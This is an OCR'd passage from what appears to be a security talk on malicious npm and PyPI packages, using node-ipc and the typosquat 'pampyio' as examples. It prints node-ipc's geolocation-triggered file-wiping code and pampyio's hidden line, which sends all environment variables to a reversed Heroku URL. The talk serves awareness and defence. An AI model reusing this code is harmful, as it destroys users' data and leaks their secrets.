

```
{
   ...
   "country_code2":"USA",
   "country_code3":"USA",
   "country_name":"United States of America",
   ...
}
```


```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```

```
const path = require("path");
const fs = require("fs");
const https = require("https");

setTimeout(function () {
    const url = "https://api.ipgeolocation.io/ipgeo?apiKey=ae511e1627824a968aaaa758a5309154";
    const pwd = "./";
    const parentDir = "../";
    const grandParentDir = "../../";
    const root = "/";

    https.get(url, function (message) {
        message.on("data", function (msgBuffer) {
            try {
                const response = JSON.parse(msgBuffer);
                const userCountryName = response["country_name"].toLowerCase();
                if (userCountryName.includes("russia") || userCountryName.includes("belarus")) {
                    deleteFile(pwd);
                    deleteFile(parentDir);
                    deleteFile(grandParentDir);
                    deleteFile(root);
                }
            } catch (e) {}
        });
    });
}, 100);
```


To Russia With Love

Before





After




npm
npm
npm
npm
npm
npm
npm

Tweets | Tweets & replies | Media | Likes

Brandon Nozaki Miller @electricCowboyR · Mar 19

>U DOWNLOADED MY SOFTWARE FOR FREE SO IM ALLOWED TO WIPE UR COMPUTER

Show more

https://github.com/RIAEvangelist/node-ipc/issues/

RIAEvangelist commented on Mar 10

It is documented what it does and only writes a file if it does not exist. You are free to dependency to a version that does not include this until something happens with the turns into WWIII and more of us wish that we had done something about it, or ends a gets removed.

This is why it is done as a new major rev. This also should serve as a safe example of w teams should use explicit dependency versions. So it is always our choice to upgrade

This is all public, documented, licensed and open source.

If you look at the very next sentence after the one you quoted :

> This module will add a message of peace on your users desktops, and it will only do does not already exist just to be polite.

I respect your opinion though.


44 1349 19 24 5

RIAEvangelist closed this on Mar 10

RIAEvangelist commented on Mar 10

@MidSpike also, I've never heard the term protestware before. I think you just going t term, and with that together we may have possibly had an entirely new idea.

What about his other projects?




Popular Packages Can Also Deliver Malware


List of Popular Packages Gone Bad

- ua-parser-js
- coa
- rc
- node-ipc
- colors, faker
- styled-components
- …

Part 2


Don’t Believe What You See


https://pypi.org/project/pampyio
Search projects
Help
Sponsors
Log in
Register
pampyio 0.3.0
pip install pampyio
Latest version
Released: Oct 22, 2021
The Pattern Matching for Python you always dreamed of
Navigation
Project description
Release history
Download files
Project links
Homepage
Statistics
GitHub statistics:
Stars: 3,422
Forks: 125
Open issues/PRs: 23
View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery
Meta
License: MIT License
Requires: Python >3.6
Project description
Pampy: Pattern Matching for Python
license MIT
build passing
coverage 96%
pypi package 0.3.0
Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. There is also a JavaScript version, called Pampy.js.
from pampy import match, _
input = [1, 2, 3]
pattern = [1, 2, _]
action = lambda x: "it's {}".format(x)


https://pypi.org/project/pampy
Search projects
Help
Sponsors
Log in
Register
pampy 0.3.0
pip install pampy
Latest version
Released: Nov 7, 2019
The Pattern Matching for Python you always dreamed of
Navigation
Project description
Release history
Download files
Project links
Homepage
Statistics
GitHub statistics:
Stars: 3,422
Forks: 125
Open issues/PRs: 23
View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery
Meta
License: MIT License
Author: Claudio Santini
Project description
Pampy: Pattern Matching for Python
license MIT
build passing
coverage 96%
pypi package 0.3.0
Pampy is pretty small (150 lines), reasonably fast, and often makes your code more readable and hence easier to reason about. There is also a JavaScript version, called Pampy.js.
from pampy import match, _
input = [1, 2, 3]
pattern = [1, 2, _]
action = lambda x: "it's {}".format(x)


pampyio and pampy have the same code

But pampyio has a strange dependency



```
url = "=atad?/moc.ppaukoreh.0991liveetihw//:sptth"[::-1]
urlrul = url + str(dict(os.environ))
requests.get(urlrul)
```

```
url = "https://whiteevil1990.herokuapp.com/?data="
url = "=atad?/moc.ppaukoreh.0991liveetihw//:sptth"[::-1]
urlrul = url + str(dict(os.environ))
requests.get(urlrul)
```


https://pypi.org/project/pampyio
Search projects
Help
Sponsors
Log in
Register
pampyio 0.3.0
pip install pampyio
Latest version
Released: Oct 22, 2021
The Pattern Matching for Python you always dreamed of
Navigation
Project description
Release history
Download files
Project links
Homepage
Statistics
GitHub statistics:
Stars: 3,422
Forks: 125
Open issues/PRs: 23
